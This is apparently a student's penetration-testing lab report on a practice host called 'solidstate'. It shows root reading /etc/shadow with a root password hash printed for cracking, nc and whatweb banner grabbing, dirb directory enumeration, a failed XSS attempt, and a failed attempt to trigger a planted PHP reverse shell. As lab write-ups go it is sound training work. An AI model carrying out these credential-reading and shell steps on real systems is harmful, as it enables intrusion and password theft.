root@solidstate:~# cat /etc/shadow
cat /etc/shadow
root:$6$SiQr/I1zE$4WWMMLNiLVeP0bWApzkPgI0R0pVmjkV1FeTiI0usV1fFsZu9nemKXtp3lG3cDZJV6k76G8oSimA29F9vG1375/:17400:0:99999:7:::
```

The bash shell showed up as root. I additionally gathered the root hash and copied it over to my own Kali VM in order to crack it with John the Ripper but I exited the connection before it could crack it.

Port 80 – Apache httpd 2.4.25 ((Debian))

Banner grabbing with nc -v:

```
(itl45student@ Kali) - [~]
$ nc -v 10.0.50.36 80
10.0.50.36: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.50.36] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Tue, 25 Nov 2025 20:58:08 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 317
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at fe80::c223:5c14:dfc8:d19c Port 80</address>
</body></html>
```

More helpful: whatweb

```
(itl45student@ Kali) - [~]
$ whatweb 10.0.50.36
http://10.0.50.36 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], Email[webadmin@solid-state-security.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.0.50.36], JQuery, Script, Title[Home - Solid State Security]
```

jQuery version 1.11.3 (Identified it by interacting with developer tools > console)



Based on my research, our version of jQuery is susceptible to XSS attacks. Watched a YouTube on how I can exploit this vulnerability:

Identified a place for user entry:

SUBMIT YOUR INFORMATION AND WE WILL

All fields are mandatory

NAME

EMAIL

MESSAGE

SEND MESSAGE

Going to use a few of the following lists to

```
(itl45student@ Kali)-[/usr/share/dirbuster
$ ls
apache-user-enum-1.0.txt
apache-user-enum-2.0.txt
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
```

When I ran dirb, I identified a path called images. I accessed this path and I identified file called stuff.php – upon inspection this file contained a reverse shell. I copied it to stuff.php.jpg (using the root access gained in the windy section of this report) so that I could load the reverse shell. I set up a listener on port 4444 but the shell could not make a connection. Something is blocking this.

← → ↻ Not Secure http://10.0.50.36/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory	-		
bg.jpg	2017-07-18 14:27	10K	
pic01.jpg	2017-07-18 14:52	13K	
pic02.jpg	2017-07-18 14:55	330K	
pic03.jpg	2017-07-18 15:10	7.5K	
pic04.jpg	2017-07-18 16:34	115K	
pic05.jpg	2017-07-18 16:32	56K	
pic06.jpg	2017-07-18 16:42	183K	
pic07.jpg	2017-07-18 16:44	33K	
pic08.jpg	2017-07-18 14:07	9.8K	
shell.sh	2025-11-26 16:06	57	
stuff.php	2025-12-01 12:53	5.4K	
stuff.php.jpg	2025-12-01 12:52	5.4K	
stuff.php.png	2025-11-26 16:09	5.4K	

I ran dirb again to identify more web directories.

```
In bash: dirb http://10.0.50.36 /usr/share/dirb/wordlists/common.txt
```

Found the following:

```
==> DIRECTORY: http://10.0.50.36/assets/
```

```
==> DIRECTORY: http://10.0.50.36/images/
```

```
+ http://10.0.50.36/index.html (CODE:200|SIZE:7782)
```

```
+ http://10.0.50.36/server-status (CODE:403|SIZE:298)
```

I also used dirbuster files:

```
$ dirb http://10.0.50.36 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Did not find anything other than /assets and /images. However, we may not need to find other directories in order to conduct cross site scripting.

Tried to use cross site scripting but could not find a viable path to entering commands.